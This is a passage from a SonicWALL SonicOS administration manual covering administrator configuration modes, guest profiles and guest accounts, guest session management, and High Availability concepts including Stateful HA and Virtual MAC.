
#	Name	Bypass content filters	Guest Services	Admin	VPN Access	Configure
1	Everyone					
2	Guest Services		✓			
3	Trusted Users					
4	Content Filtering Bypass	✓				
5	Limited Administrators			Ltd.		
6	SonicWALL Administrators			Full		
7	SonicWALL Read-Only Admins			Rd-Only		
8	SSLVPN Services					

You can determine which configuration mode you are in by looking at either the top right corner of the management interface or at the status bar of their browser.




**Note** Ensure that your browser allows status bar messages.


When the administrator is in full configuration mode, the mode is displayed in the upper right-hand corner of the page. Clicking on the arrow icon toggles the mode from Configuration to Non-Config. The status bar displays **Done**.



When the administrator is in Read-Only mode, the top right corner of the interface displays the mode.




The status bar displays **Read-only mode - no changes can be made.**



When the administrator is in non-config mode, the top right of the interface displays **Mode: Non-Config Mode**. Clicking on the arrow icon toggles the mode from Non-Config to Configuration.



The status bar displays **Non-config mode - configuration changes not allowed.**



## Viewing Multiple Administrator Related Log Messages

Log messages are generated for the following events:

- A GUI or CLI user begins configuration mode (including when an admin logs in).
- A GUI or CLI user ends configuration mode (including when an admin logs out).
- A GUI user begins management in non-config mode (including when an admin logs in and when a user in configuration mode is preempted and dropped back to read-only mode).
- A GUI user begins management in read-only mode.

A GUI user terminates either of the above management sessions (including when an admin logs out).





## CHAPTER 64


# Managing Guest Services and Guest Accounts

---

## Users > Guest Services

Guest accounts are temporary accounts set up for users to log into your network. You can create these accounts manually, as needed or generate them in batches. SonicOS includes profiles you can configure in advance to automate configuring guest accounts when you generate them. Guest accounts are typically limited to a pre-determined life-span. After their life span, by default, the accounts are removed.

Guest Services determine the limits and configuration of the guest accounts. The **Users > Guest Services** page displays a list of Guest Profiles. Guest profiles determine the configuration of guest accounts when they are generated. In the **Users > Guest Services** page, you can add, delete, and configure Guest Profiles. In addition, you can determine if all users who log in to the security appliance see a user login window that displays the amount of time remaining in their current login session.



Users /



### Guest Services

Accept

#### Global Guest Settings

Show guest login status window with logout button

#### Guest Profiles

Name	User Name Prefix	Account Lifetime	Session Lifetime	Idle Timeout	Configure
1 Default	guest	7 Days	1 Hour	10 Minutes	 

### Topics:

- [“Global Guest Settings” on page 1202](#)

- [“Guest Profiles” on page 1202](#)

## Global Guest Settings

Check **Show guest login status window with logout button** to display a user login window on the users’s workstation whenever the user is logged in. Users must keep this window open during their login session. The window displays the time remaining in their current session. Users can log out by clicking the **Logout** button in the login status window.

## Guest Profiles

The **Guest Profiles** table shows the profiles you have created and enables you to add, edit, and delete profiles.

### Topics:

- [“Adding a Profile:” on page 1202](#)
- [“Editing a Profile” on page 1203](#)
- [“Deleting a Profile” on page 1203](#)

## Adding a Profile:

**Step 1** Click **Add** below the Guest Profile table to display the **Add Guest Profile** window.

The screenshot shows the 'Add Guest Profile' window with the following fields and options:

- Profile Name:
- User Name Prefix:
- Auto-generate user name
- Auto-generate password
- Enable Account
- Auto-Prune Account
- Enforce login uniqueness
- Activate account upon first login
- Account Lifetime:
- Session Lifetime:
- Idle Timeout:
- Comment:

In the **Add Guest Profile** window, configure:

- **Profile Name:** Enter the name of the profile.
- **User Name Prefix:** Enter the first part of every user account name generated from this profile.
- **Auto-generate user name:** Check this to allow guest accounts generated from this profile to have an automatically generated user name. The user name is usually the prefix plus a two- or three-digit number.

- **Auto-generate password:** Check this to allow guest accounts generated from this profile to have an automatically generated password. The generated password is an eight-character unique alphabetic string.
- **Enable Account:** Check this for all guest accounts generated from this profile to be enabled upon creation.
- **Auto-Prune Account:** Check this to have the account removed from the database after its lifetime expires.
- **Enforce login uniqueness:** Check this to allow only a single instance of an account to be used at any one time. By default, this feature is enabled when creating a new guest account. If you want to allow multiple users to login with a single account, disable this enforcement by clearing the Enforce login uniqueness checkbox.
- **Activate Account Upon First Login:** Checking this box delays the Account Expiration timer until a user logs into the account for the first time.
- **Account Lifetime:** This setting defines how long an account remains on the security appliance before the account expires. If **Auto-Prune** is enabled, the account is deleted when it expires. If the **Auto-Prune** checkbox is cleared, the account remains in the list of guest accounts with an **Expired** status, allowing easy reactivation.
- **Session Lifetime:** Defines how long a guest login session remains active after it has been activated. By default, activation occurs the first time a guest user logs into an account. The **Session Lifetime** cannot exceed the value set in the **Account Lifetime**.
- **Idle Timeout:** Defines the maximum period of time when no traffic is passed on an activated guest services session. Exceeding the period defined by this setting expires the session, but the account itself remains active as long as the **Account Lifetime** hasn't expired. The **Idle Timeout** cannot exceed the value set in the **Session Lifetime**.
- **Comment:** Any text can be entered as a comment in the **Comment** field.

**Step 2** Click **OK** to add the profile.

## Editing a Profile

- 
- Step 1** Click on the **Edit** icon in the **Configure** column of the **Guest Profiles** table. The **Edit Guest Profile** window displays, which is the same as the **Add Guest Profile** window.
- Step 2** Follow the steps for adding a profile in [“Adding a Profile:” on page 1202](#).

## Deleting a Profile

- 
- Step 1** Either click on the **Delete** icon in the **Configure** column for the profile or click the checkbox for the profile and click the **Delete** button.

## Users > Guest Accounts

The **Users > Guest Accounts** page lists the guest services accounts on the security appliance. In the guest services accounts, you can enable or disable individual accounts, groups of accounts, or all accounts, you can set the Auto-Prune feature for accounts, and you can add, edit, delete, and print accounts.

Users / **Guest Accounts**

Accept

Items 1 to 4 (of 4)

#	Name	Enable	Auto-Prune	Account Expiration	Session Expiration	Idle Timeout	Statistics	Configure
1	guest187	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>			10 Minutes		
2	guest224	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>			10 Minutes		
3	guest28	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>			15 Minutes		
4	guest451	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>			10 Minutes		

Add Guest... Generate... Export... Delete Delete All

### Topics:

- [“Viewing Guest Account Statistics” on page 1204](#)
- [“Adding Guest Accounts” on page 1205](#)
- [“Enabling Guest Accounts” on page 1207](#)
- [“Enabling Auto-prune for Guest Accounts” on page 1207](#)
- [“Enabling Auto-prune for Guest Accounts” on page 1207](#)
- [“Printing Account Details.” on page 1208](#)
- [“Printing Account and Session Expiration” on page 1208](#)

## Viewing Guest Account Statistics

To view statistics on a guest account, hover your mouse over the **Statistics** icon in the line of the guest account. The statistics popup window will display the cumulative total bytes and packets sent and received for all completed sessions. Currently active sessions will not be added to the statistics until the guest user logs out.

Guest Accounts

Items 1 to 4 (of 4)

#	Name	Enable	Auto-Prune	Account Expiration	Session Expiration	Idle Timeout	Statistics	Configure
1	guest187	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>			10 Minutes		
2	guest224	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>			10 Minutes		
3	guest28	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>			15 Minutes		
4	guest451	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>			10 Minutes		

Add Guest... Generate... Export... Delete Delete All

**Traffic Statistics**  
 Rx Bytes: 0  
 Rx Packets: 0  
 Tx Bytes: 0  
 Tx Packets: 0

## Adding Guest Accounts

You can add guest accounts individually or generate multiple guest accounts automatically.

### To Add an Individual Account

**Step 1** Under the **Guest Accounts** table, click **Add Guest**. The **Add Guest** window displays.

**Step 2** In the **Settings** tab of the **Add Guest Account** window configure:

- **Profile:** Select the Guest Profile to generate this account from.
- **Name:** Enter a name for the account or click **Generate**. The generated name is the prefix in the profile and a random two or three digit number.
- **Comment:** Enter a descriptive comment.
- **Password:** Enter the user account password or click **Generate**. The generated password is a random string of eight alphabetic characters.
- **Confirm Password:** If you did not generate the password, re-enter it.



**Note** Make a note of the password. Otherwise you will have to reset it.

**Step 3** In the **Guest Services** tab, configure:


- **Enable Guest Services Privilege:** Check this for the account to be enabled upon creation.
- **Enforce login uniqueness:** Check this to allow only one instance of this account to log into the security appliance at one time. Leave it unchecked to allow multiple users to use this account at once.
- **Automatically prune account upon account expiration:** Check this to have the account removed from the database after its lifetime expires.
- **Activate account upon first login:** Check this option to begin the timing for the account expiration.
- **Account Expires:** This setting defines how long an account remains on the security appliance before the account expires. If **Automatically prune account upon account expiration** is enabled, the account is deleted when it expires. If the **Automatically prune account upon account expiration** checkbox is cleared, the account remains in the list of guest accounts with an **Expired** status, allowing easy reactivation. This setting overrides the account lifetime setting in the profile.

- **Session Lifetime:** Defines how long a guest login session remains active after it has been activated. By default, activation occurs the first time a guest user logs into an account. The **Session Lifetime** cannot exceed the value set in the **Account Lifetime**. This setting overrides the session lifetime setting in the profile.
- **Idle Timeout:** Defines the maximum period of time when no traffic is passed on an activated guest services session. Exceeding the period defined by this setting expires the session, but the account itself remains active as long as the **Account Lifetime** hasn't expired. The **Idle Timeout** cannot exceed the value set in the **Session Lifetime**. This setting overrides the idle timeout setting in the profile.

**Step 4** Click **OK** to generate the account.

## To Generate Multiple Accounts

**Step 1** Under the **Guest Accounts** table, click **Generate**. The **Generate Guest Accounts** window displays.



The screenshot shows the 'Generate Guest Accounts' window with the 'Settings' tab selected. The 'User Settings' section contains the following fields:

- Profile:** A drop-down menu with 'Default' selected.
- Number of Accounts:** An empty text input field.
- User Name Prefix:** A text input field containing 'guest'.
- Comment:** A text input field containing 'Auto-Generated'.

**Step 2** In the **Settings** tab of the **Generate Guest Accounts** window configure:

- **Profile:** Select the Guest Profile to generate the accounts from in the drop-down menu.
- **Number of Accounts:** Enter the number of accounts to generate.
- **User Name Prefix:** Enter the prefix from which account names are generated. For example, if you enter **Guest**, the generated accounts will have names like "Guest 123" and "Guest 234".
- **Comment:** Enter a descriptive comment.

**Step 3** In the **Guest Services** tab, configure:

- **Enable Guest Services Privilege:** Check this for the accounts to be enabled upon creation.
- **Enforce login uniqueness:** Check this to allow only one instance of each generated account to log into the security appliance at one time. Leave it unchecked to allow multiple users to use this account at once.
- **Automatically prune account upon account expiration:** Check this to have the account removed from the database after its lifetime expires. This setting overrides the Auto-Prune setting in the guest profile, if they differ.

- **Account Expires:** This setting defines how long an account remains on the security appliance before the account expires. If **Auto-Prune** is enabled here, the account is deleted when it expires. If the **Auto-Prune** checkbox is cleared, the account remains in the list of guest accounts with an **Expired** status, allowing easy reactivation. This setting overrides the account expires setting in the profile.
- **Session Lifetime:** Defines how long a guest login session remains active after it has been activated. By default, activation occurs the first time a guest user logs into an account. The **Session Lifetime** cannot exceed the value set in the **Account Lifetime**. This setting overrides the session lifetime setting in the profile.
- **Idle Timeout:** Defines the maximum period of time when no traffic is passed on an activated guest services session. Exceeding the period defined by this setting expires the session, but the account itself remains active as long as the **Account Lifetime** hasn't expired. The **Idle Timeout** cannot exceed the value set in the **Session Lifetime**. This setting overrides the idle timeout setting in the profile.

**Step 4** Click **OK** to generate the accounts.

## Enabling Guest Accounts

You can enable or disable any number of accounts at one time.

**To enable one or more guest accounts:**

---

**Step 1** Check the box in the **Enable** column next to the name of the account you want to enable. Check the **Enable** box in the table heading to enable all accounts on the page.

**Step 2** Click **Accept** at the top of the page.

## Enabling Auto-prune for Guest Accounts

You can enable or disable auto-prune for any number of accounts at one time. When auto-prune is enabled, the account is deleted after it expires.


**To enable auto-prune:**

---

**Step 1** Check the box in the **Auto-Prune** column next to the name of the account. Check the **Auto-Prune** box in the table heading to enable it on all accounts on the page.


**Step 2** Click **Accept** at the top of the page.





## Printing Account Details.

You can print a summary of a guest account. Click the **Print** icon  to launch a summary account report page and send that page to an active printer.








Guest Account Detail	
Description	Value
<b>Account Name:</b>	guest187
<b>Password:</b>	legaslad
<b>Enabled:</b>	Yes
<b>Comment:</b>	Auto-Generated
<b>Created:</b>	MON FEB 17 10:36:45 2014
<b>Account Expires:</b>	TUE FEB 18 10:36:45 2014
<b>Session Expires:</b>	Unused
<b>Session Lifetime:</b>	1 Hour
<b>Idle Timeout:</b>	10 Minutes

## Printing Account and Session Expiration

You can view when the guest account or session will expire by hovering the cursor over the **Clock** icon .

Account Expiration	Session Expiration	Idle Time
 Account Expiration 6 Days 23:20:49		15 Minute
		10 Minute

Account Expiration

Session Expiration	Idle Timeout	Statistics
 Session Expiration Unused		
	15 Minutes	
	10 Minutes	

Session Expiration



## Users > Guest Status

The **Users > Guest Status** page reports on all the guest accounts currently logged in to the security appliance.

Users /

### Guest Status

Refresh

Active Guest Sessions Items 0 to 0 (of 0) << < > >>

<input type="checkbox"/>	#	Name	IP	Interface	Zone	Account Expiration	Session Expiration	Statistics	Logout
No guest sessions are currently active									

Logout Logout All

The page lists:

- **Name:** The name of the guest account.
- **IP:** The IP address the guest user is connecting to.
- **Interface:** The interface on the security appliance through which the user account is connecting to the appliance. For example, If the guest account is a wireless user connecting through a SonicWALL SonicPoint, and all SonicPoints are connecting to the **X3** port on the appliance, which is configured as a Wireless zone, the **Interface** column will list **X3**.
- **Zone:** The zone on the security appliance that the guest user is connecting to. For example, a wireless user might be connecting to the **WLAN** zone.
- **Account Expiration:** The date, hour, or minute when the account expires.
- **Session Expiration:** The time when the current session expires.
- **Statistics:** hover your mouse over the Statistics icon to view statistics for total received and sent bytes and packets for this guest user's current session.
- **Logout:** Click the Logout icon to log the guest user off of the security appliance.

Click **Refresh** in the top of the page at any time to update the information in the list.

## Logging Accounts off the Appliance

As administrator, you can log users off the security appliance:

- To log an individual user out, click the **Logout** icon in the **Logout** column for that user.
- To log multiple users out, click the checkbox in the first column to select individual users, or check the checkbox next to the **#** in the table heading to select all the guest users listed on the page. Then click the **Logout** button below the list.
- To log all users out, click the **Logout All** button below the Logout column.



# PART 17

## High Availability

This part contains the following chapters:

- **High Availability**
- **High Availability > Settings**
- **High Availability > Advanced**
- **High Availability > Monitoring**





## CHAPTER 65

# Setting Up High Availability

---

## High Availability

This chapter describes how to configure and manage the High Availability feature on SonicWALL security appliances.

### Topics:

- [“Benefits of High Availability” on page 1214](#)
- [“How High Availability Works” on page 1215](#)
- [“Stateful High Availability Overview” on page 1217](#)
- [“Active/Active DPI Overview” on page 1220](#)
- [“High Availability License Synchronization Overview” on page 1221](#)
- [“Stateful and Non-Stateful High Availability Prerequisites” on page 1221](#)
- [“Associating Appliances on MySonicWALL for High Availability” on page 1225](#)
- [“Configuring High Availability in SonicOS” on page 1234](#)

### Other areas of interest:

- [“High Availability > Settings” on page 1237](#)
- [“High Availability > Advanced” on page 1239](#)
- [“High Availability > Monitoring” on page 1241](#)
  - [“Applying Licenses to SonicWALL Security Appliances” on page 1245](#)
  - [“Verifying High Availability Status” on page 1249](#)
  - [“Verifying Active/Active UTM Configuration” on page 1251](#)

High Availability allows two identical SonicWALL security appliances running SonicOS to be configured to provide a reliable, continuous connection to the public Internet. One SonicWALL device is configured as the Primary unit, and an identical SonicWALL device is configured as the Backup unit. In the event of the failure of the Primary SonicWALL, the Backup SonicWALL takes over to secure a reliable connection between the protected network and the Internet. Two appliances configured in this way are also known as a High Availability Pair (HA Pair).

High Availability is supported on these platforms:

- NSA E5500, E6500, E7500, E8500, E8510
- NSA 240, 2400, 2400MX, 3500, 4500, 5000
- NSA 220/220W, 250M/250MW
- TZ 105/105W, 200/200W, 205/205W, 210/210W, 215/215W

High Availability provides a way to share SonicWALL licenses between two SonicWALL security appliances when one is acting as a high availability system for the other. To use this feature, you must register the SonicWALL appliances on MySonicWALL as Associated Products. Both appliances must be the same SonicWALL model.

High Availability /

## Settings

Accept  Cancel

High Availability Status	
Primary Status	Active
Dedicated HA-Link	X5 No link
Found Backup	No
Settings Synchronized	No
Primary Stateful HA Licensed	Yes
Backup Stateful HA Licensed	No
Stateful HA Synchronized	No
Primary State	ACTIVE
Backup State	NONE
Active Up Time	25 Days 01:29:08

**High Availability Settings**

Enable High Availability

**SonicWALL Settings**

<b>Primary SonicWALL</b>	<b>Backup SonicWALL</b>
Serial Number: <input type="text" value="0017C50F7478"/>	Serial Number: <input type="text" value="0017C50F7777"/>

## Benefits of High Availability

High Availability provides the following benefits:

- **Increased network reliability** – In a High Availability configuration, the Backup appliance assumes all network responsibilities when the Primary unit fails, ensuring a reliable connection between the protected network and the Internet.
- **Cost-effectiveness** – High Availability is a cost-effective option for deployments that provide high availability by using redundant SonicWALL security appliances. You do not need to purchase a second set of licenses for the Backup unit in a High Availability Pair.

- **Virtual MAC for reduced convergence time after failover** – The Virtual MAC address setting allows the HA Pair to share the same MAC address, which dramatically reduces convergence time following a failover. Convergence time is the amount of time it takes for the devices in a network to adapt their routing tables to the changes introduced by high availability. By default, the Virtual MAC address is provided by the SonicWALL firmware and is different from the physical MAC address of either the Primary or Backup appliances.

## How High Availability Works

High Availability requires one SonicWALL device configured as the Primary SonicWALL, and an identical SonicWALL device configured as the Backup SonicWALL. During normal operation, the Primary SonicWALL is in an Active state and the Backup SonicWALL in an Idle state. If the Primary device loses connectivity, the Backup SonicWALL transitions to Active mode and assumes the configuration and role of Primary, including the interface IP addresses of the configured interfaces. After a failover to the Backup appliance, all the pre-existing network connections must be re-established, including the VPN tunnels that must be re-negotiated.

The failover applies to loss of functionality or network-layer connectivity on the Primary SonicWALL. The failover to the Backup SonicWALL occurs when critical services are affected, physical (or logical) link failure is detected on monitored interfaces, or when the Primary SonicWALL loses power. The Primary and Backup SonicWALL devices are currently only capable of performing Active/Idle High Availability or Active/Active UTM – complete Active/Active high availability is not supported at present.

For SonicWALL appliances that support PortShield, High Availability requires that PortShield is disabled on all interfaces of both the Primary and Backup appliances prior to configuring the HA Pair. Besides disabling PortShield, SonicWALL security appliance configuration is performed on only the Primary SonicWALL, with no need to perform any configuration on the Backup SonicWALL. The Backup SonicWALL maintains a real-time mirrored configuration of the Primary SonicWALL via an Ethernet link between the designated HA ports of the appliances. If the firmware configuration becomes corrupted on the Primary SonicWALL, the Backup SonicWALL automatically refreshes the Primary SonicWALL with the last-known-good copy of the configuration preferences.

There are two types of synchronization for all configuration settings: incremental and complete. If the timestamps are in sync and a change is made on the Active unit, an incremental synchronization is pushed to the Idle unit. If the timestamps are out of sync and the Idle unit is available, a complete synchronization is pushed to the Idle unit. When incremental synchronization fails, a complete synchronization is automatically attempted.

### Topics:

- [“High Availability Terminology” on page 1215](#)
- [“Virtual MAC Address” on page 1216](#)
- [“Crash Detection” on page 1216](#)

## High Availability Terminology

- **Primary** - Describes the principal hardware unit itself. The Primary identifier is a manual designation, and is not subject to conditional changes. Under normal operating conditions, the Primary hardware unit operates in an Active role.

- **Backup** - Describes the subordinate hardware unit itself. The Backup identifier is a relational designation, and is assumed by a unit when paired with a Primary unit. Under normal operating conditions, the Backup unit operates in an Idle mode. Upon failure of the Primary unit, the Backup unit will assume the Active role.
- **Active** - Describes the operative condition of a hardware unit. The Active identifier is a logical role that can be assumed by either a Primary or Backup hardware unit.
- **Idle** - Describes the passive condition of a hardware unit. The Idle identifier is a logical role that can be assumed by either a Primary or Backup hardware unit. The Idle unit assumes the Active role in the event of determinable failure of the Active unit.
- **Failover** - Describes the actual process in which the Idle unit assumes the Active role following a qualified failure of the Active unit. Qualification of failure is achieved by various configurable physical and logical monitoring facilities described throughout the Task List section.
- **Preempt** - Applies to a post-failover condition in which the Primary unit has failed, and the Backup unit has assumed the Active role. Enabling Preempt will cause the Primary unit to seize the Active role from the Backup after the Primary has been restored to a verified operational state.

## Virtual MAC Address

The Virtual MAC address allows the High Availability pair to share the same MAC address, which dramatically reduces convergence time following a failover. Convergence time is the amount of time it takes for the devices in a network to adapt their routing tables to the changes introduced by high availability.

Without Virtual MAC enabled, the Active and Idle appliances each have their own MAC addresses. Because the appliances are using the same IP address, when a failover occurs, it breaks the mapping between the IP address and MAC address in the ARP cache of all clients and network resources. The Backup appliance must issue an ARP request, announcing the new MAC address/IP address pair. Until this ARP request propagates through the network, traffic intended for the Primary appliance's MAC address can be lost.

The Virtual MAC address greatly simplifies this process by using the same MAC address for both the Primary and Backup appliances. When a failover occurs, all routes to and from the Primary appliance are still valid for the Backup appliance. All clients and remote sites continue to use the same Virtual MAC address and IP address without interruption.

By default, this Virtual MAC address is provided by the SonicWALL firmware and is different from the physical MAC address of either the Primary or Backup appliances. This eliminates the possibility of configuration errors and ensures the uniqueness of the Virtual MAC address, which prevents possible conflicts. Optionally, you can manually configure the Virtual MAC address on the **High Availability > Monitoring** page.

The Virtual MAC setting is available even if Stateful High Availability is not licensed. When Virtual MAC is enabled, it is always used even if Stateful Synchronization is not enabled.

## Crash Detection

The High Availability feature has a thorough self-diagnostic mechanism for both the Primary and Backup SonicWALL security appliances. The failover to the Backup SonicWALL occurs when critical services are affected, physical (or logical) link detection is detected on monitored interfaces, or when the SonicWALL loses power.



The self-checking mechanism is managed by software diagnostics, which check the complete system integrity of the SonicWALL device. The diagnostics check internal system status, system process status, and network connectivity. There is a weighting mechanism on both sides to decide which side has better connectivity, used to avoid potential failover looping.

Critical internal system processes such as NAT, VPN, and DHCP (among others) are checked in real time. The failing service is isolated as early as possible, and the failover mechanism repairs it automatically.

## Stateful High Availability Overview

This section provides an introduction to the Stateful High Availability feature. Stateful High Availability is supported on SonicWALL NSA appliances, but not on SonicWALL TZ series appliances.

### Topics:

- [“What is Stateful High Availability?” on page 1217](#)
- [“Benefits” on page 1217](#)
- [“How Does Stateful High Availability Work?” on page 1218](#)

## What is Stateful High Availability?

The original version of SonicOS provided a basic High Availability feature where a Backup firewall assumes the interface IP addresses of the configured interfaces when the Primary unit fails. Upon failover, layer 2 broadcasts are issued (ARP) to inform the network that the IP addresses are now owned by the Backup unit. All pre-existing network connections must be rebuilt. For example, Telnet and FTP sessions must be re-established and VPN tunnels must be renegotiated.

Stateful High Availability (SHA) provides dramatically improved failover performance. The Primary and Backup appliances are continuously synchronized so that the Backup can seamlessly assume all network responsibilities if the Primary appliance fails, with no interruptions to existing network connections.

## Benefits

Stateful High Availability provides the following benefits:

- **Improved reliability** - By synchronizing most critical network connection information, Stateful High Availability prevents down time and dropped connections in case of appliance failure.
- **Faster failover performance** - By maintaining continuous synchronization between the Primary and Backup appliances, Stateful High Availability enables the Backup appliance to take over in case of a failure with virtually no down time or loss of network connections.
- **Minimal impact on CPU performance** - Typically less than 1% usage.
- **Minimal impact on bandwidth** - Transmission of synchronization data is throttled so as not interfere with other data.

## How Does Stateful High Availability Work?

Stateful High Availability is not load-balancing. It is an active-idle configuration where the Primary appliance handles all traffic. When Stateful High Availability is enabled, the Primary appliance actively communicates with the Backup to update most network connection information. As the Primary appliance creates and updates network connection information (VPN tunnels, active users, connection cache entries, etc.), it immediately informs the Backup appliance. This ensures that the Backup appliance is always ready to transition to the Active state without dropping any connections.

The synchronization traffic is throttled to ensure that it does not interfere with regular network traffic. All configuration changes are performed on the Primary appliance and automatically propagated to the Backup appliance. The High Availability pair uses the same LAN and WAN IP addresses—regardless of which appliance is currently Active.

When using SonicWALL Global Management System (GMS) to manage the appliances, GMS logs into the shared WAN IP address. In case of a failover, GMS administration continues seamlessly, and GMS administrators currently logged into the appliance will not be logged out, however **Get** and **Post** commands may result in a timeout with no reply returned.

The following table lists the information that is synchronized and information that is not currently synchronized by Stateful High Availability.


Information that is Synchronized	Information that is not Synchronized
VPN information	Dynamic WAN clients (L2TP, PPPoE, and PPTP)
Basic connection cache	Deep Packet Inspection (GAV, IPS, and Anti Spyware)
FTP	IPHelper bindings (such as NetBIOS and DHCP)
Oracle SQL*NET	SYNFlood protection information
Real Audio	Content Filtering Service information
RTSP	VoIP protocols
GVC information	Dynamic ARP entries and ARP cache time outs
Dynamic Address Objects	Active wireless client information
DHCP server information	wireless client packet statistics
Multicast and IGMP	Rogue AP list
Active users	
ARP	
SonicPoint status	
Wireless guest status	
License information	
Weighted Load Balancing information	
RIP and OSPF information	

### Security Services and Stateful High Availability

High Availability pairs share a single set of security services licenses and a single Stateful HA license. These licenses are synchronized between the Active and Idle appliances in the same way that all other information is synchronized between the two appliances. For information on license synchronization, see [“High Availability License Synchronization Overview” on page 1221](#) and [“Applying Licenses to SonicWALL Security Appliances” on page 1245](#).

## Stateful High Availability Example

The following figure shows a sample Stateful High Availability network.



In case of a failover, the following sequence of events occurs:

1. A PC user connects to the network, and the Primary SonicWALL security appliance creates a session for the user.
2. The Primary appliance synchronizes with the Backup appliance. The Backup now has all of the user's session information.
3. The power is unplugged from the Primary appliance and it goes down.
4. The Backup unit does not receive heartbeat messages from the Primary appliance and switches from Idle to Active mode.
5. The Backup appliance begins to send gratuitous ARP messages to the LAN and WAN switches using the same Virtual MAC address and IP address as the Primary appliance. No routing updates are necessary for downstream or upstream network devices.
6. When the PC user attempts to access a Web page, the Backup appliance has all of the user's session information and is able to continue the user's session without interruption.

## Active/Active DPI Overview

This section provides an introduction to the Active/Active DPI feature. Active/Active DPI requires Stateful High Availability and is supported on SonicWALL E-Class NSA appliances.

### Topics:

- [“What is Active/Active DPI?” on page 1220](#)
- [“Benefits of Active/Active DPI” on page 1220](#)
- [“How Does Active/Active DPI Work?” on page 1220](#)

## What is Active/Active DPI?

The High Availability feature on versions of SonicOS prior to 5.5 uses an active-idle model that requires the active firewall to perform all Deep Packet Inspection (DPI), firewall, NAT, and other processing, while the idle firewall is not utilized until failover occurs. In an active/active model, both firewalls share the processing.

As a first step towards complete Active/Active High Availability, DPI services are migrated to an Active/Active model, referred to as Active/Active DPI. The following DPI services are affected:

- Gateway Anti-Virus (GAV)
- Anti-Spyware
- Intrusion Protection (IPS)
- Application Firewall

When Active/Active DPI is enabled on a Stateful HA pair, these DPI services can be processed concurrently with firewall, NAT, and other modules on both the active and idle firewalls. Processing of all modules other than DPI services is restricted to the active unit.

## Benefits of Active/Active DPI

